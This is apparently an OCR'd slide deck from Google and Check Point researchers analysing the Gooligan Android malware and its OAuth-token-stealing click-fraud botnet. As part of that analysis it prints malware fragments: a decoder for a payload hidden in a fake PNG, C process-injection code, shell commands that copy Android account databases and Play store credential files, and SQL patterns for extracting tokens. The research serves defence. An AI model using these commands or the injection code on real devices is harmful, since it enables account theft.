
Research at Google & Check Point SOFTWARE TECHNOLOGIES LTD.

Hunting down Gooligan


Retrospective analysis

Elie Bursztein @elie **Oren Koriat** @KoriatOren

With the help of many Googlers and Check Point researchers



Gooligan?



ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE FORUMS

BIZ & IT —

1 million Google accounts compromised by Android malware called Gooligan

86 apps available in third-party marketplaces can root 74 percent of Android phones.

DAN GOODIN - 11/30/2016, 6:01 AM

Researchers say they've uncovered a family of Android-based malware that has compromised more than 1 million Google accounts, hundreds of them associated with enterprise users.


Gooligan, as researchers from security firm Check Point Software Technologies have dubbed the

1st large scale oauth stealing botnet

Gooligan is the first large scale oauth stealer botnet ever encountered with ~1m token exfiltrated

Research at Google & Check Point SOFTWARE TECHNOLOGIES LTD

What is Oauth?



Secure delegation mechanism

Grant to apps access to account specific functionalities (passwordless)


De-facto authentication standard

Used by every major providers: AWS, Facebook, Google, Microsoft, Twitter...

Screenshot of the Google account control panel for oauth delegation

Gooligan major events timeline

Gooligan in a nutshell




Agenda

Infection
Installation process and persistence


Discovery
How Gooligan was discovered

Monetization schema
How Gooligan monetized



Affected devices
Who was infected by Gooligan

Remediation
How we took down Gooligan



Infection

Infection overview

Classic ghost push — Gooligan


Payload decryption

Payload hidden in fake image

/assets/close.png

Use a hardcoded XOR function

close.png structure



Header (10 bytes)

XOR Key (10 bytes)

Stage 2 payload

Footer (10 bytes)

Decoding function

XOR key of length 10 -
hard-coded into the payload

```
with open(argv[1], 'rb') as f:
  png = f.read()
key = itertools.cycle(png[10:20])
decrypted = [chr(ord(k) ^ ord(d)) for k, d in itertools.izip(key, png[20:-10])]
with open(argv[2], 'wb') as output:
  output.write(''.join(decrypted))
```

Exploit pack used


Kingroot exploit pack

Download from hard-coded url

Target Android 3.x and 4.x

No exploit for 5 and above

Persistence




Add utilities in system partition

/system/xbin/.ls (su + chattr) ...

Backdoor recovery

Patch install-recovery.sh

Play store injection



1. Inject shared object in Play store app

igpld.so

2. Listen to multiple events to wake-up

power, network, screen

3. Used to load malicious DEX files

contains fraud logic

Gooligan reuse known injection code lib

```
int main(int argc, char** argv) {
    pid_t target_pid;
    target_pid = find_pid_of("/system/bin/surfaceflinger");
    if (-1 == target_pid) {
        printf("Can't find the process\n");
        return -1;
    }
    //target_pid = find_pid_of("/data/test");
    inject_remote_process(target_pid, "/data/libhello.so", "hook_entry",  "I'm
parameter!", strlen("I'm parameter!"));
    return 0;
}
```


Injected process pid: Play app

Library to inject: igpld.so

https://github.com/jekinleeph/LibInjectAll/blob/master/inject.c

Discovery

Initial clue




the string oversea_adjust_read_redis
was buried in patient zero sample

Hunting Gooligan - Public Blog


http://www.cnblogs.com/beautiful-code/p/5750382.html

Hunting Gooligan - IoC Reference



A reference to the IoC

Hunting Gooligan - Load Balancer Credentials




Credentials to the proxy server

Hunting Gooligan - Proxy Wars

gcview


	Queue			Session rate			Sessions					
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	Last
52_74_77_29_9390	0	0	-	2	727		12	1 892	-	20 036 948	20 035 700	0s
52_74_77_29_9490	0	0	-	3	845		21	2 477	-	20 130 135	20 128 897	0s
52_74_77_29_9590	0	0	-	2	1 207		21	3 144	-	19 870 552	19 870 550	0s
52_74_77_29_9690	0	0	-	2	752		18	1 904	-	20 076 036	20 075 538	0s
52_76_39_88_8080	0	0	-	2	960		15	2 809	-	19 785 377	19 785 343	0s
52_76_39_88_8081	0	0	-	2	964		17	2 647	-	20 247 724	20 246 532	0s
52_76_39_88_8082	0	0	-	3	994		13	2 034	-	20 193 408	20 192 197	0s
52_76_39_88_8083	0	0	-	2	971		16	3 129	-	20 212 060	20 209 684	0s
52_76_43_70_8080	0	0	-	3	1 011		12	2 870	-	20 173 123	20 172 524	0s
52_76_43_70_8081	0	0	-	2	922		18	2 752	-	20 174 062	20 174 055	0s
52_76_43_70_8082	0	0	-	3	1 161		12	3 140	-	19 780 162	19 779 624	0s
52_76_43_70_8083	0	0	-	2	1 295		19	3 584	-	20 125 802	20 119 733	0s
52_76_43_70_8084	0	0	-	3	1 212		20	3 559	-	20 242 911	20 242 703	0s
Backend	0	0		37	673		218	20 145	20 000	250 576 251	261 033 080	0s


List of servers the proxy connects to


Click-fraud telemetry
52.220.249.y
139.162.2.x
gkview
igq
ggview
Registration
Fraud
Fraud
Lib
Exploit

Monetization techniques


Monetization schemes





Play store **app boosting**

Play store app boosting



Oauth token solely used to interact with the Play store

Full boosting package

Fake install, reviews and search

The apps highlighted in red commonly show up after a Gooligan infection

Why going after Android tokens?


Server based fraudulent installs are mostly ineffective

Very reliably detected and discounted

Attempt to masquerade as a real device

Real user, on a real phone, from the real app

Getting long term oauth token



Accessing accounts data

```
cat /data/system/users/0/accounts.db > `pwd`/.agp.d
cat /data/data/com.google.android.gms/shared_prefs/Checkin.xml > `pwd`/.agp.e
cat /data/data/com.android.vending/shared_prefs/finsky.xml > `pwd`/.agp.f
```

Token extraction


Perform SQLite queries to find tokens

code in com.android.vending.SQLiteDataBase


Look for specific tokens

"%androidmarket%", "%androidsecure%", "com.android.vending%"

Exfiltrating token and fetching commands



C&C communication



Malware reports phone information

IMEI, IMSI, phone make & model, token, Android version, Phone carrier, country...

Server provides fraud info

App to dl, search term, review rating, content but also phone info to spoof

Crowdsourcing phone profiles?


Exfiltrated data was used to mimic realistic phone in fraudulent requests

Fill phones parameters in a realistic fashion and choose plausible IP proxies


Data used on non-rooted phones

